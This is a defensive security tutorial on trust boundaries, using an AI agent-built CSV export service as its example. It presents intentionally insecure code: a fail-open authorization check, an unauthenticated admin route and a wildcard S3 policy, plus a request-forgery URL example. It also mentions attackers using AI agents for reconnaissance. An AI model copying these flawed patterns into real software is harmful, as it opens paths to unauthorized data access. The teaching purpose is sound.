
Where Trust Changes Hands
You asked an agent to add CSV exports to your app, and it came back with a small new service. The main API, which sits behind your login page, calls http://exports.internal:8080/export?account=123. The export service reads that account's orders from the database, writes a CSV file to cloud storage and returns a download link. The demo works on the first try.
Read the code and four details stand out. The export service accepts requests from anything on the network, because "only the API can reach it." Before each export it asks a separate policy service whether the user may export, and if that call fails it carries on. There is a POST /admin/rebuild route the agent added so it could regenerate files while testing. And the storage credential has full administrative rights, because the first, narrower key the agent tried returned "Access Denied."
Each of those choices made the demo work, and each is also a way in. An agent under pressure to make something run takes the shortest path past every error, and the shortest path past a permission error is more permission. You catch this by knowing where trust changes in your system and checking what happens at each of those points.
What a trust boundary is
A trust boundary is any point where one part of the system receives something from another part and has to decide whether to believe it. The browser sends a request to your server. The server has to assume the request could say anything, because the person at the keyboard controls the browser completely. That line between browser and server is the familiar one.
There are others. One service calling another is a boundary. A regular user reaching an admin function is a boundary. An agent turning model output into a shell command or a database query is a boundary, because the model's text may have been shaped by whatever document it just read.
Two kinds of things cross a boundary. Data crosses it, and data can be stolen or altered on the way. Commands cross it, and commands cause effects: a file written, a record deleted, money moved. For each crossing you want two answers. Who is able to send this? How does the receiver know it came from them?
Here is the export feature drawn as boundaries. Each arrow is a crossing.
[Browser] --(1) HTTPS + session cookie--> [Main API]
[Main API] --(2) HTTP, no credential--> [Export service]
[Export service] --(3) HTTP--> [Policy service]
[Export service] --(4) SQL, DB password--> [Database]
[Export service] --(5) storage API, admin key--> [Object storage]
[Browser] --(6) download link--> [Object storage]
Now fill in what crosses and how the receiver checks it.
| Crossing | What crosses | How the receiver verifies the sender today |
|---|---|---|
| 1 | Session cookie, export request | Session lookup on the server |
| 2 | Account ID, command to export | Nothing |
| 3 | User ID, account ID, yes/no answer | Nothing; the answer is ignored on error |
| 4 | Queries for one account's orders | Database password |
| 5 | CSV file, write command | Key that can do anything in storage |
| 6 | Request for one file | Signed, expiring link |
The rows that say "nothing" and "anything" are where to look first.
The network is a boundary only if you can count who is on it
Crossing 2 relies on the idea that only the main API can reach port 8080. List what else can. Every other service on the same network can. So can any developer laptop on the VPN, any compromised package running inside any of those services, and any feature in the main API that fetches a URL on the user's behalf.
Take the URL-fetching case. Suppose the app lets users set a profile picture by pasting an image URL, and the server downloads it. A user pastes http://exports.internal:8080/export?account=456, an account that isn't theirs. Your own server, sitting inside the network, makes the request, and the export service accepts it because it accepts anything from the network. This attack is called server-side request forgery, and it turns "internal only" into "reachable by anyone who can find a URL field."

There is a second problem hiding in crossing 2. The export service takes account=123 from whoever calls it. Even if only the main API could call it, a bug in the API that passes the wrong account number would export someone else's orders, and the export service would have no way to notice.
The fix is for each service to authenticate its callers and to receive the user's identity in a form it can verify. In practice that means mutual TLS, where both sides present certificates, or a short-lived signed token that names the calling service and the user it acts for. The question that exposes the mistake is: if an attacker controlled one other machine on this network, what could they make this service do?
Checks that fail open
Here is the policy check the agent wrote.
async function canExport(userId: string, accountId: string): Promise<boolean> {
  try {
    const res = await fetch(`${POLICY_URL}/check`, {
      method: "POST",
      headers: { "content-type": "application/json" },
      body: JSON.stringify({ userId, accountId, action: "export" }),
      signal: AbortSignal.timeout(500),
    });
    const body = await res.json();
    return body.allowed !== false;
  } catch {
    return true; // don't block users when the policy service is flaky
  }
}
Two lines grant access when they should not. The catch returns true whenever the policy service times out, refuses the connection or sends back something that is not JSON. And body.allowed !== false returns true when the response is {"error": "internal"}, because undefined is not false.
An attacker who wants exports they should not have now has a second route: make the policy service slow. Flood it, or find a request that makes it think hard, and every check during the slowdown says yes. A security check that fails open turns any outage into an access grant.
The corrected version treats every unclear outcome as a refusal.
async function canExport(userId: string, accountId: string): Promise<boolean> {
  try {
    const res = await fetch(`${POLICY_URL}/check`, {
      method: "POST",
      headers: { "content-type": "application/json" },
      body: JSON.stringify({ userId, accountId, action: "export" }),
      signal: AbortSignal.timeout(500),
    });
    if (!res.ok) return false;
    const body: unknown = await res.json();
    return typeof body === "object" && body !== null
      && (body as { allowed?: unknown }).allowed === true;
  } catch (err) {
    log.warn("policy check failed; denying", { err: String(err) });
    return false;
  }
}
Access is granted only when the policy service answers successfully and says exactly true. To find this mistake in any codebase, look at every catch, default branch and fallback value near an authorization decision and ask what it returns when the dependency is down. Then test it: point the policy URL at a port with nothing listening and confirm the export endpoint refuses.
The playground below feeds both versions the same five replies. Each fetch is replaced by a function that returns, or throws, what the policy service might send on a bad day.
type Reply = { status: number; text: string };

const replies: Record<string, () => Promise<Reply>> = {
  "says yes": async () => ({ status: 200, text: '{"allowed":true}' }),
  "says no": async () => ({ status: 200, text: '{"allowed":false}' }),
  "returns an error body": async () => ({ status: 500, text: '{"error":"internal"}' }),
  "returns an HTML error page": async () => ({ status: 502, text: "<html>Bad Gateway</html>" }),
  "times out": async () => { throw new Error("TimeoutError"); },
};

// The agent's version: anything unclear counts as permission.
async function canExportOpen(call: () => Promise<Reply>): Promise<boolean> {
  try {
    const res = await call();
    const body = JSON.parse(res.text);
    return body.allowed !== false;
  } catch {
    return true;
  }
}

// The corrected version: only a successful reply saying allowed === true counts.
async function canExportClosed(call: () => Promise<Reply>): Promise<boolean> {
  try {
    const res = await call();
    if (res.status < 200 || res.status > 299) return false;
    const body: unknown = JSON.parse(res.text);
    return typeof body === "object" && body !== null
      && (body as { allowed?: unknown }).allowed === true;
  } catch {
    return false;
  }
}

for (const [name, call] of Object.entries(replies)) {
  const open = (await canExportOpen(call)) ? "ALLOW" : "deny";
  const closed = (await canExportClosed(call)) ? "ALLOW" : "deny";
  console.log(`${name.padEnd(28)} fails open: ${open.padEnd(6)} fails closed: ${closed}`);
}
Output
Routes that outlive development
The rebuild route looked like this.
app.post("/admin/rebuild", async (_req, res) => {
  await rebuildAllExports();
  res.send("ok");
});
It has no authentication, and it is registered in every environment, so it is live in production. An agent adds routes like this to test its own work, and then the route stays because nothing tells it to leave. Debug pages that print configuration, routes that let you log in as another user, and endpoints that reset data all arrive the same way.
A common half-fix wraps the route in if (process.env.NODE_ENV !== "production"). That makes safety depend on a variable being set correctly in every deployment. If one environment forgets to set it, the condition is true and the route is on, which is a fail-open default in a different form. Here is that condition run against four production deployments, three of them configured slightly wrong.
// The half-fix: register the debug route unless NODE_ENV says production.
function registersRebuildRoute(env: Record<string, string | undefined>): boolean {
  return env.NODE_ENV !== "production";
}

const deployments: Record<string, Record<string, string | undefined>> = {
  "production, set correctly": { NODE_ENV: "production" },
  "production, variable forgotten": {},
  "production, typed as prod": { NODE_ENV: "prod" },
  "production, trailing space": { NODE_ENV: "production " },
};

for (const [name, env] of Object.entries(deployments)) {
  console.log(`${name.padEnd(32)} /admin/rebuild is ${registersRebuildRoute(env) ? "LIVE" : "off"}`);
}
Output
The reliable fix is to delete the route. If an operator really needs the function, make it a command-line job that runs with the operator's own credentials. To catch these, get the list of routes the production build actually registers, from the framework's route table or by reading the router files, and ask of each one: should this exist in production, and who is supposed to call it?
The list of everything you run
The rebuild route is one forgotten thing inside one service. The same happens with whole services. The agent stood up exports-staging with a public address to test against, pointed it at a copy of the production database, and never took it down. Old API versions, preview deployments and demo servers pile up the same way, usually with older code and weaker settings than production. You cannot draw boundaries around something you do not know you have, so the attack surface starts as a list.
Keep one row per thing you have shipped: its name and address, what it is, where it runs and in which account, what data it holds, who can reach it, and which vendors hold credentials for it. A Markdown file is enough. Then compare the list with what actually answers from outside your network, which is what an attacker sees:
type Reach = "internet" | "private";
const inventory: Record<string, { what: string; reach: Reach }> = {
  "app.acme.com": { what: "main API and login", reach: "internet" },
  "exports.internal": { what: "export service", reach: "private" },
  "policy.internal": { what: "policy service", reach: "private" },
  "admin.acme.com": { what: "operator console", reach: "private" },
};

// Hosts that answered a scan from outside the network this morning.
const answering = ["app.acme.com", "admin.acme.com", "exports-staging.acme.com", "api-v1.acme.com"];

for (const host of answering) {
  const row = inventory[host];
  const finding = !row ? "NOT ON THE LIST: find an owner, then remove it or add it"
    : row.reach === "private" ? "PUBLIC, but the list says private"
    : "expected";
  console.log(host.padEnd(26), finding);
}
Output
Every service that answers from the internet without needing to is a fix. Only the main API serves customers. The export service, the policy service and any admin tool can live on a private network, or behind a tunnel that connects outward to a gateway, so the server keeps every inbound port closed. They still authenticate their callers, because crossing 2 showed that a request from inside can be forged. A service with no public address does not show up in a scan of the internet at all.
Keep the list current, because attackers keep their own. They now use AI agents to run reconnaissance around the clock: reading certificate transparency logs, which publish every new publicly trusted TLS certificate and the hostnames on it, probing each address that answers, and rewriting an exploit until it works against the version they find. A staging server stood up on Monday can be found before anyone on the team remembers it exists. Record when each row was last checked, and run the outside scan on a schedule.
Least privilege
The agent's storage key can read, write and delete every object in every bucket the cloud account owns, and it can change bucket permissions. The export service needs to write CSV files into one bucket and create download links for them. Here are the two versions as AWS IAM policies; other clouds have the same idea under different names.
{
  "Version": "2012-10-17",
  "Statement": [{ "Effect": "Allow", "Action": "s3:*", "Resource": "*" }]
}{
"Version": "2012-10-17",
"Statement": [{
"Effect": "Allow",
"Action": ["s3:PutObject", "s3:GetObject"],
"Resource": "arn:aws:s3:::acme-exports/*"
}]
}The second policy allows GetObject because a signed download link carries the permissions of the key that signed it, so the service needs read access to the files it links to. It allows nothing else.
Least privilege means you can show what the credential can no longer do. Run the service's key against something outside its job.
$ aws s3 ls s3://acme-backups/
An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied
$ aws s3 cp report.csv s3://acme-exports/test.csv
upload: ./report.csv to s3://acme-exports/test.csv
Now if the export service is compromised, through a dependency or through the rebuild route, the attacker can read and overwrite objects in the export bucket and nothing beyond it, assuming no other policy grants more. The same reasoning applies to an integration that asks for full admin scope on your code host or chat workspace when it needs to read one repository or post to one channel. Ask what the smallest set of actions and resources for the job is, and then what else the credential allows. The difference between those two answers is what you are giving away.
A threat model in an hour
Threat modeling is the practice of asking what can go wrong before the design is fixed. Adam Shostack reduces it to four questions: what are we working on, what can go wrong, what are we going to do about it, and did we do a good job. The boundary diagram answers the first question.
For the second, walk each crossing through STRIDE, a checklist of six threat types: Spoofing (pretending to be someone else), Tampering (changing data), Repudiation (denying you did something, with no record to prove otherwise), Information disclosure, Denial of service, and Elevation of privilege. Most letters produce nothing at a given crossing, which is fine. The checklist exists so you look at each one.
For the export feature, the top threats and their mitigations come out like this.
| Threat | Crossing | Mitigation |
|---|---|---|
| Any caller on the network requests another account's export (spoofing) | 2 | Service authentication plus a signed user token the export service verifies |
| Slowing the policy service grants exports (elevation of privilege) | 3 | Deny on any error or unclear answer |
| Rebuild route triggered from outside (denial of service, elevation of privilege) | 2 | Delete the route |
| Compromised export service reads backups (information disclosure) | 5 | Key scoped to one bucket |
| Download link shared or leaked (information disclosure) | 6 | Short expiry on signed links |
When a threat needs the attacker to already hold the access they would gain, drop it. Raymond Chen's essay about the other side of the airtight hatchway makes this point: if the attack starts with admin rights on the box, it gains nothing. Check one thing first: whether that local admin opens a different boundary, such as credentials stored on the box. If it does, the threat is about those credentials and stays on the list. The boundary diagram tells you which side of the hatch each attacker starts on.

These mitigations also stack. If the URL-fetch feature is exploited, service authentication stops the forged request. If service authentication has a bug, the narrow storage key limits what a compromised export service can reach. Layers like this are called defense in depth, and they only work when each layer fails closed on its own.
For every arrow on the diagram you should be able to name who may send across it, how the receiver verifies that, and what the receiver does when it cannot verify. Where any of the three is missing or answers "allow," there is a finding.